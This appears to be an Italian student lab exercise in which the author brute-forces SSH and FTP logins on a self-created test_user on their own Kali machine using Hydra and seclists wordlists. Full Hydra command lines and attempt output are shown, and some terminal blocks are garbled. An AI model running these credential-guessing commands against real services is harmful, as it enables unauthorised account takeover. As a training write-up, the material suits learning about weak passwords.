


ESERCIZIO EPICODE 08/06/2023

Per prima cosa ho installato il servizio ftp e il pacchetto seclists




```
(kali@kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211 firmware-intel-sound firmware-iwlwifi
  firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity firmware-zd1211
  kali-linux-firmware
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (209 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 403881 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.2.3) ...

(kali@kali)-[~]
└─$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bluez-firmware firmware-ath9k-htc firmware-atheros firmware-brcm80211 firmware-intel-sound firmware-iwlwifi
  firmware-libertas firmware-realtek firmware-sof-signed firmware-ti-connectivity firmware-zd1211
  kali-linux-firmware
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 428 MB of archives.
After this operation, 1,752 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.2-0kali1 [428 MB]
Fetched 428 MB in 1min 32s (4,633 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 403940 files and directories currently installed.)
Preparing to unpack .../seclists_2023.2-0kali1_all.deb ...
Unpacking seclists (2023.2-0kali1) ...
Setting up seclists (2023.2-0kali1) ...
Processing triggers for kali-menu (2023.2.3) ...
Processing triggers for wordlists (2023.2.0) ...
```


Ho creato un nuovo utente test_user su Kali Linux e successivamente aggiunto la password.

Dopo aver avviato il servizio ssh con il comando sudo service ssh start, ho testato la connessione sul nuovo utente.



```
(kali㉿kali)-[~]  
$ sudo service ssh start  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ ssh test_user@192.168.50.102  
test_user@192.168.50.102's password:  
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Jun  8 10:41:50 2023 from 192.168.50.102  
(test_user㉿kali)-[~]  
$
```

Prima di configurare Hydra, ho deciso di modificare le liste Usernames e Passwords del pacchetto seclists per velocizzare il processo.



```
(kali@kali) [~]
File Action
Terminal Emulator
Use the command line

(kali@kali) [~]
$ sudo nano /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
[sudo] password for kali:


(kali@kali) [~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.102 -V -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:22:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.50.102:22/
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123456789" - 5 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345" - 6 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234567" - 9 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "dragon" - 10 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123123" - 11 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "letmein" - 16 of 8295455000000 [child 2] (0/0)
```

Di seguito possiamo vedere il nome utente e la password crackati dal programma Hydra.

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "password" - 2 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345678" - 3 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qwerty" - 4 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123456789" - 5 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "12345" - 6 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234" - 7 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "111111" - 8 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234567" - 9 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "dragon" - 10 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123123" - 11 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "baseball" - 12 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "abc123" - 13 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "football" - 14 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "monkey" - 15 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "letmein" - 16 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "696969" - 17 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "shadow" - 18 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "master" - 19 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "666666" - 20 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qwertyuiop" - 21 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123321" - 22 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "mustang" - 23 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1234567890" - 24 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "michael" - 25 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "654321" - 26 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "pussy" - 27 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "superman" - 28 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "1qaz2wsx" - 29 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "7777777" - 30 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "fuckyou" - 31 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "121212" - 32 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "000000" - 33 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "qazwsx" - 34 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "123qwe" - 35 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "killer" - 36 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "trustno1" - 37 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "jordan" - 38 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "jennifer" - 39 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "zxcvbnm" - 40 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "asdfgh" - 41 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "hunter" - 42 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "testpass" - 43 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "test_user" - pass "buster" - 44 of 8295456000000 [child 1] (0/0)  
[22][ssh] host: 192.168.50.102 login: test_user password: testpass  
[STATUS] 1000000.00 tries/min, 1000000 tries in 00:01h, 8295455000000 to do in 138257:35h, 4 active  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "123456" - 1000001 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "password" - 1000002 of 8295456000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "12345678" - 1000003 of 8295456000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "qwerty" - 1000004 of 8295456000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "123456789" - 1000005 of 8295456000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.102 - login "info" - pass "12345" - 1000006 of 8295456000000 [child 2] (0/0)
```


Successivamente ho avviato il servizio ftp



```
(kali@kali)-[~]
└─$ sudo service vsftpd start
[sudo] password for kali: clists/Usernames/saig-net-1M-million-usernames.txt & /usr/share/seclists/Passwords/saig-net-1M-million-passwords-1000000.txt (ftp://192.168.50.102)
└─$ ftp test_user@192.168.50.102
is is non-binding, there are ignore [law and ethics anyway].
Connected to 192.168.50.102.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
The session file /hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)-[~]
└─$
```

Ho configurato l'attacco del servizio ftp che ha avuto successo.



```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.50.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:31:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 829545600000 login tries (l:8295456/p:1000000), ~518466000000 tries per task
[DATA] attacking ftp://192.168.50.102:21/
[21][ftp] host: 192.168.50.102 login: test_user password: testpass
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali㉿kali)-[~]
└─$
```